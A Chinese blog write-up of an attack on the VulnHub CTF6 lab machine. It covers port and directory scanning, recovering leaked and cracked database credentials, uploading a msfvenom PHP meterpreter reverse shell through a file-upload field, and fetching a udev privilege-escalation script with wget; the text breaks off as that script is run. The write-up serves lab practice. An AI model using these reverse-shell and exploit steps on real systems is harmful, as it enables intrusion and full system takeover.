




CTF6靶机实战

原创

星球守护者  于 2020-05-25 16:33:07 发布  843  收藏 6

分类专栏: [靶机练习](#) 文章标签: [ctf6靶机实战](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41901122/article/details/106335955

版权



[靶机练习](#) 专栏收录该内容

19 篇文章 3 订阅

订阅专栏

文章目录

总结

[CTF6靶机下载地址](#)

[环境搭建](#)

[靶机实战](#)

[信息收集](#)

[漏洞查找](#)

[漏洞利用](#)

[提权](#)

[摘抄](#)

总结


- 信息搜集, 端口扫描, 目录扫描, 获取敏感目录和压缩包文件
- 下载源代码, 进行审计代码, 得到数据库账号和密码(发现账号和密码, 其实和敏感目录下的一样)
- 敏感目录下, 获取账号和密码(发现是主页的登陆账号密码)
- 使用msf生成php反向shell,通过文件上传漏洞上传shell, 并访问进行触发
- 寻找Linux内核漏洞exp,提权root

CTF6靶机下载地址

<https://download.vulnhub.com/lampsecurity/ctf6.zip>

环境搭建

- VMware15.5pro
- 攻击机:kali(IP: 192.168.232.128)
- 解压缩下载的ctf6.zip, 直接导入即可



靶机实战

信息收集

扫描靶机IP、靶机开放的端口

```
arp-scan -l  
nmap -A -v -sS -sV -p- -T4 192.168.232.133
```

- A 全面系统检测、启用脚本检测、扫描等
- v 显示扫描过程
- sS 半开扫描, 很少有系统能把它记入系统日志。不过, 需要Root权限。
- sV 探测端口服务版本
- P- 指定端口为所以端口
- T4 针对TCP端口禁止动态扫描延迟超过10ms

```
root@wcp:~/Desktop# arp-scan -l
Interface: eth0, type: ENI0MB, MAC: 00:0c:29:23:fb:90, IPv4: 192.168.232.128
Starting arp-scan 1.9.6 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.232.1 00:50:56:c0:00:08 VMware, Inc.
192.168.232.2 00:50:56:fa:63:e4 VMware, Inc.
192.168.232.133 00:0c:29:21:e0:be VMware, Inc.
192.168.232.254 00:50:56:e1:0c:fc VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.6: 256 hosts scanned in 1.943 seconds (131.76 hosts/sec). 4 responded
root@wcp:~/Desktop# nmap -A -v -sS -sV -p- -T4 192.168.232.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 03:33 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:33
Completed NSE at 03:33, 0.00s elapsed
Initiating NSE at 03:33
Completed NSE at 03:33, 0.00s elapsed
Initiating NSE at 03:33
Completed NSE at 03:33, 0.00s elapsed
Initiating ARP Ping Scan at 03:33
Scanning 192.168.232.133 [1 port]
Completed ARP Ping Scan at 03:33, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:33
Completed Parallel DNS resolution of 1 host. at 03:33, 0.00s elapsed
Initiating SYN Stealth Scan at 03:33
Scanning localhost (192.168.232.133) [65535 ports]
Discovered open port 80/tcp on 192.168.232.133
Discovered open port 143/tcp on 192.168.232.133
Discovered open port 111/tcp on 192.168.232.133
Discovered open port 995/tcp on 192.168.232.133
Discovered open port 22/tcp on 192.168.232.133
Discovered open port 443/tcp on 192.168.232.133
Discovered open port 993/tcp on 192.168.232.133
Discovered open port 3306/tcp on 192.168.232.133
Discovered open port 110/tcp on 192.168.232.133
Discovered open port 624/tcp on 192.168.232.133
Completed SYN Stealth Scan at 03:33, 4.71s elapsed (65535 total ports)
Initiating Service scan at 03:33
Scanning 10 services on localhost (192.168.232.133)
Completed Service scan at 03:33, 14.06s elapsed (10 services on 1 host)
Initiating OS detection (try #1) against localhost (192.168.232.133)
NSE: Script scanning 192.168.232.133.
```

扫描主机

开放的端口

https://blog.csdn.net/qq_41901122

目录扫描

```
dirb http://192.168.232.133
nikto -h http://192.168.232.133
发现了phpmyadmin目录，有没有很开心
```

```
==> DIRECTORY: http://192.168.232.133/manual/ko/
+ http://192.168.232.133/manual/LICENSE (CODE:200|SIZE:11358)
==> DIRECTORY: http://192.168.232.133/manual/misc/
==> DIRECTORY: http://192.168.232.133/manual/mod/
==> DIRECTORY: http://192.168.232.133/manual/programs/
==> DIRECTORY: http://192.168.232.133/manual/ru/
==> DIRECTORY: http://192.168.232.133/manual/ssl/
==> DIRECTORY: http://192.168.232.133/manual/style/

---- Entering directory: http://192.168.232.133/phpmyadmin/ ----
+ http://192.168.232.133/phpmyadmin/ChangeLog (CODE:200|SIZE:35791)
==> DIRECTORY: http://192.168.232.133/phpmyadmin/config/
==> DIRECTORY: http://192.168.232.133/phpmyadmin/contrib/
+ http://192.168.232.133/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.232.133/phpmyadmin/index.php (CODE:200|SIZE:7845)
==> DIRECTORY: http://192.168.232.133/phpmyadmin/js/
==> DIRECTORY: http://192.168.232.133/phpmyadmin/lang/
+ http://192.168.232.133/phpmyadmin/libraries (CODE:403|SIZE:302)
+ http://192.168.232.133/phpmyadmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.232.133/phpmyadmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.232.133/phpmyadmin/README (CODE:200|SIZE:2624)
+ http://192.168.232.133/phpmyadmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.232.133/phpmyadmin/scripts/
==> DIRECTORY: http://192.168.232.133/phpmyadmin/test/
==> DIRECTORY: http://192.168.232.133/phpmyadmin/themes/
+ http://192.168.232.133/phpmyadmin/TODO (CODE:200|SIZE:235)

---- Entering directory: http://192.168.232.133/sql/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.232.133/templates/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.232.133/mail/bin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.232.133/mail/installer/ ----
==> DIRECTORY: http://192.168.232.133/mail/installer/images/
+ http://192.168.232.133/mail/installer/index.php (CODE:200|SIZE:1117)

---- Entering directory: http://192.168.232.133/mail/program/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

https://blog.csdn.net/qq_41901122

访问目录

<http://192.168.232.133/sql/db.sql>

<http://192.168.232.133/docs>

```
← → ↻ 不安全 | 192.168.232.133/sql/db.sql
);
CREATE TABLE IF NOT EXISTS log (
  log_id int not null auto_increment primary key,
  log_ip varchar(20),
  log_referer varchar(255),
  log_useragent varchar(255)
);
DELETE FROM user;
DELETE FROM event;
DELETE FROM log;
INSERT INTO user SET user_id = 1, user_username='admin', user_password=md5('adminpass');
INSERT INTO event SET event_title='Mauris Vel', event_body='
<p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer pharetra nulla a velit euismod aliquam. Suspendisse potenti. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia Curae; Duis eu felis a velit sollicitudin ullamcorper quis et sapien. Proin lacinia, mauris euismod pulvinar iaculis, elit dolor interdum ipsum, eu iaculis leo nisi sit amet enim. Phasellus nunc augue, commodo sed eleifend in, ullamcorper a sapien. Phasellus non posuere massa. Morbi sed posuere urna. Donec tincidunt congue ipsum nec vehicula. Nullam quis nulla erat. Phasellus semper pretium magna at faucibus. Pellentesque sed enim nec dui posuere blandit.</p>
<p>Maecenas malesuada blandit mauris vel tincidunt. Praesent vitae nibh erat. Donec tincidunt blandit aliquam. Donec pulvinar suscipit viverra. Fusce vitae diam non orci adipiscing dapibus nec in tortor. Donec laoreet feugiat adipiscing. Fusce at augue dignissim mauris tincidunt tincidunt. Sed at odio ut nisi vehicula porttitor. Quisque elementum ligula et libero hendrerit lacinia ac vel eros. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Suspendisse ut magna sem, eget pellentesque turpis. Nam ut velit ac lorem fringilla dapibus sit amet vitae leo. Mauris non velit eu neque auctor dignissim. Nam quis ipsum ac lectus commodo adipiscing interdum placerat mi.</p>
user_id = (SELECT user_id from user where user_username = 'admin');
```

发现数据的账号和密码

```
← → ↻ 不安全 | 192.168.232.133/docs/
```

Index of /docs

Name	Last modified	Size	Description
Parent Directory		-	
code_backup.tgz	29-Jun-2009 18:59	34K	
phpinfo.php	23-Jun-2009 14:01	23	



Apache/2.2.3 (CentOS) Server at 192.168.232.133 Port 80

发现网站源代码，

https://blog.csdn.net/qq_41901122

漏洞查找

登陆后台数据库



登陆root

The screenshot shows the phpMyAdmin interface with the 'Users and global privileges' table selected. The table lists users and their privileges. A red box highlights the password '6cbbdf9b35eb7db1' for the 'root' user on 'localhost'. A red arrow points from this password to a web browser window showing 'somd5.com'. The browser window has a large green text overlay: '输入让你无语的MD5'. Below the text is a form with the password '6cbbdf9b35eb7db1' entered, a '解密' button, and a dropdown menu showing 'mysql' and 'mysqlpass'.

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reloa
localhost	root	6cbbdf9b35eb7db1	Y	Y	Y	Y	Y	Y	Y
localhost.localdomain	root		Y	Y	Y	Y	Y	Y	Y

The screenshot shows the phpMyAdmin login page. A dialog box titled '要保存密码吗?' (Do you want to save the password?) is open. It contains a dropdown menu for '用户名' (Username) with 'root' selected, and a dropdown menu for '密码' (Password) with 'mysqlpass' selected. There are '保存' (Save) and '一律不' (Never) buttons. The background shows the phpMyAdmin interface with various settings and a sidebar.

访问80端，发现账号密码登陆

The screenshot shows the main page of 'Widgets Inc. CTF 6-Widgets Inc.'. The page has a header with 'Widgets Inc.' and 'CTF 6-Widgets Inc.主页'. There is a navigation bar with '家' (Home) and '登录' (Login) buttons. The page content is mostly blank with some faint text. The browser address bar shows '192.168.232.133/?action=login'.

关于我们

您要购买或出售小部件吗？Widgets, Inc.是互联网上运行时间最长，最受尊敬的窗口小部件供应商。我们可以为您提供的小部件需求或为您提供经销商材料。无论您对小部件有什么兴趣，我们都会在这里为您提供帮助。我们敬业的专业人员可以提供24-7小部件支持。我们确保您的窗口小部件窗口小部件正确无误，并消除了窗口小部件部署的麻烦。我们可以帮助您培训自己的窗口小部件人员或为您创建窗口小部件。我们有资金，因此无论您的预算如何，我们都能满足您的小部件需求。立即联系销售代表！

我们的工作人员

我们敬业的员工完全通过了小部件认证，并且是专业人士。要联系我们，请使用以下电子邮件地址：

- 约翰·斯隆 (John Sloan) - 首席执行官
- Linda Charm-经理
- Fred Beekman-销售

登录

请验证

用户名:

密码:

关于本网站

该网站由Toby Victor开发。它由PHP和MySQL提供支持，并托管在CentOS linux服务器上。

有问题吗？

如果您遇到困难或需要任何帮助，请随时给我发送电子邮件。

https://blog.csdn.net/qn_41901122

← → ↻ 不安全 | 192.168.232.133/index.php

«About Widgets

Widgets Inc.

CTF 6 - Widgets Inc. Homepage

[Home](#) [Log In](#) [Add Event](#) [Manage Users](#) [Logs](#) [Log Out](#)

About Us

Are you looking to buy or sell widgets? Widgets, Inc. is the internet's longest running and most respected vendor of widgets. We can supply your widget needs or provide you with reseller materials. Whatever your interest in widgets, we're here to help you. Our dedicated staff of professionals can provide 24-7 widget support. We make sure your widgets widget properly, and take the headache out of widget deployment. We can help you train your own staff of widgeters or widget your widgets for you. We have financing so that we can meet your widget needs regardless of your budget. Contact a [sales](#) representative now!

Our Staff

Our dedicated staff are completely widget certified and extremely pro-widget. To contact us use the email addresses below:

- [John Sloan - CEO](#)

News & Announcements

Suspendisse sapien orci

Posted by: admin

Suspendisse sapien orci, luctus laoreet fringilla vitae, sodales non quam. Aliquam vel justo vel enim dapibus ullamcorper. Sed elementum lacus sed tortor imperdiet imperdiet. Maecenas a turpis vel tellus iaculis ullamcorper. Pellentesque vitae orci at dolor vestibulum pharetra sit amet ut sem. Donec nec rhoncus ligula. Suspendisse eget luctus nunc. Nam eget arcu augue, vitae condimentum magna. Etiam et fermentum erat. Fusce vehicula urna ac nisl imperdiet fringilla blandit ut quam. Nullam ult...

[Read more](#)

6 reads

[Edit this event](#)

[Delete event](#)

Praesent magna est

Posted by: admin

要保存密码吗？

用户名:

密码:

Feel free to [email me](#) if you get stuck or need any help.

https://blog.csdn.net/qn_41901122

← → ↻ 不安全 | 192.168.232.133/index.php?action=add_event

«关于小工具

Widgets Inc.

CTF 6-Widgets Inc.主页

[家](#) [登录](#) [新增活动](#) [管理用户](#) [日志](#) [登出](#)

有用的资源: [Webmail](#) | [LAMPSecurity.org](#)

关于我们

您要购买或出售小部件吗？Widgets, Inc.是互联网上运行时间最长，最受尊敬的窗口小部件供应商。我们可以为您提供的小部件需求或为您提供经销商材料。无论您对小部件有什么兴趣，我们都会在这里为您提供帮助。我们敬业的专业人员可以提供24-7小部件支持。我们确保您的窗口小部件窗口小部件正确无误，并消除了窗口小部件部署的麻烦。我们可以帮助您培训自己的窗口小部件人员或为您创建窗口小部件。我们有资金，因此无论您的预算如何，我们都能满足您的小部件需求。立即联系销售代表！

我们的工作人员

我们敬业的员工完全通过了小部件认证，并且是专业人士。要联系我们，请使用以下电子邮件地址：

- 约翰·斯隆 (John Sloan) - 首席执行官
- Linda Charm-经理
- Fred Beekman-销售
- 莫莉斯·蒂尔-助理
- Toby Victor-技术

新增活动

新赛季详情

标题:

描述:

存储xss漏洞

图片: 未选择任何文件

关于本网站

该网站由Toby Victor开发。它由PHP和MySQL提供支持，并托管在CentOS linux服务器上。

有问题吗？

如果您遇到困难或需要任何帮助，请随时给我发送电子邮件。

https://blog.csdn.net/qn_41901122

此网页使用了完美的“圣杯”3栏液态布局由马修·詹姆斯·泰勒。查看更多网站布局和网站设计文章。

msf生成php反弹shell，并利用存储XSS进行上传

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.232.128 LPORT=7777 -o shell.php
```

```
root@wcp:~/Desktop# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.232.128 LPORT=7777 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30691 bytes
Saved as: shell.php
root@wcp:~/Desktop#
```

🏠 → ↻ 🔴 不安全 | 192.168.232.133/index.php?action=add_event

[About Widgets](#)

Widgets Inc.

CTF 6 - Widgets Inc. Homepage

Home | **Log In** | Add Event | Manage Users | Logs | Log Out

Usefu

About Us

Are you looking to buy or sell widgets? Widgets, Inc. is the internet's longest running and most respected vendor of widgets. We can supply your widget needs or provide you with reseller materials. Whatever your interest in widgets, we're here to help you. Our dedicated staff of professionals can provide 24-7 widget support. We make sure your widgets widget properly, and take the headache out of widget deployment. We can help you train your own staff of widgeters or widget your widgets for you. We have financing so that we can meet your widget needs regardless of your budget. Contact a [sales representative](#) now!

Our Staff

Add a New Event

New Event Details

Title:

Description:

Image: abc.php

上传生成的abc.php文件

https://blog.csdn.net/qq_41901122

kali启动msfconsole，进行利用

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter_reverse_tcp
set lhost 192.168.232.128
set lport 7777
sessions -s 1
exploit
```

此时需要去页面访问一下刚才上传的shell.php，进行触发

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.232.128
lhost => 192.168.232.128
msf5 exploit(multi/handler) > set lport 7777
lport => 7777
```

```
msf5 exploit(multi/handler) > sessions -s 1
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.232.128:7777

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.232.128:7777
[*] Meterpreter session 1 opened (192.168.232.128:7777 → 192.168.232.133:33903) at 2020-04-29 22:17:57 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > sysinfo
Computer      : localhost
OS            : Linux localhost 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008 i686
Meterpreter   : php/linux
meterpreter >
```

https://blog.csdn.net/qq_41901122



https://blog.csdn.net/qq_41901122

提权

进入交互式shell

```
shell
python -c 'import pty;pty.spawn("/bin/bash")'
```

msf搜索系统版本的漏洞

searchsploit linux udev

下载攻击脚本

wget http://192.168.232.129/8478.sh

ls | grep 8478.sh

```
root@wcp:~/Desktop# searchsploit linux udev
-----
Exploit Title | Path
-----|-----
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege | (/usr/share/exploitdb/)
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Es | exploits/linux/local/8478.sh
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation | exploits/linux/local/8572.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasploit) | exploits/linux/local/41886.c
| exploits/linux/local/21848.rb
-----
Shellcodes: No Result

root@wcp:~/Desktop# pwd
/root/Desktop
root@wcp:~/Desktop# cp /usr/share/exploitdb/exploits/linux/local/8478.sh /root/Desktop/8478.sh
root@wcp:~/Desktop# ll | grep 8478.sh
bash: ll: command not found
root@wcp:~/Desktop# ls -a | grep 8478.sh
8478.sh
root@wcp:~/Desktop#
```

将脚本复制到桌面
https://blog.csdn.net/qq_41901122

```
meterpreter > shell
Process 11175 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
bash-3.2$ whoami
whoami
apache
bash-3.2$ whoami
whoami
apache
bash-3.2$ wget http://192.168.232.129/8478.sh
wget http://192.168.232.129/8478.sh
--11:41:50-- http://192.168.232.129/8478.sh
Connecting to 192.168.232.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3498 (3.4K) [application/x-sh]
Saving to: `8478.sh'
100%[=====>] 3,498 --K/s in 0s
11:41:50 (584 MB/s) - `8478.sh' saved [3498/3498]
bash-3.2$ ls | grep 8478.sh
ls | grep 8478.sh
8478.sh
```

进入shell
python进入交互模式
下载脚本
下载完成过程
查看下载脚本
https://blog.csdn.net/qq_41901122

添加执行权限，执行脚本

dos2unix 8478.sh 将脚本从文本格式转换为 nux 格式:

chmod +x 8478.sh 添加执行权限

ls -la 8478.sh 查看执行权限:

cat /proc/net/netlink 查看进程:

./8478.sh 568 利用 568 的一个进程:

```
wget http://192.168.232.129/8478.sh
--11:48:27-- http://192.168.232.129/8478.sh
Connecting to 192.168.232.129:80... connected
HTTP request sent, awaiting response... 200 OK
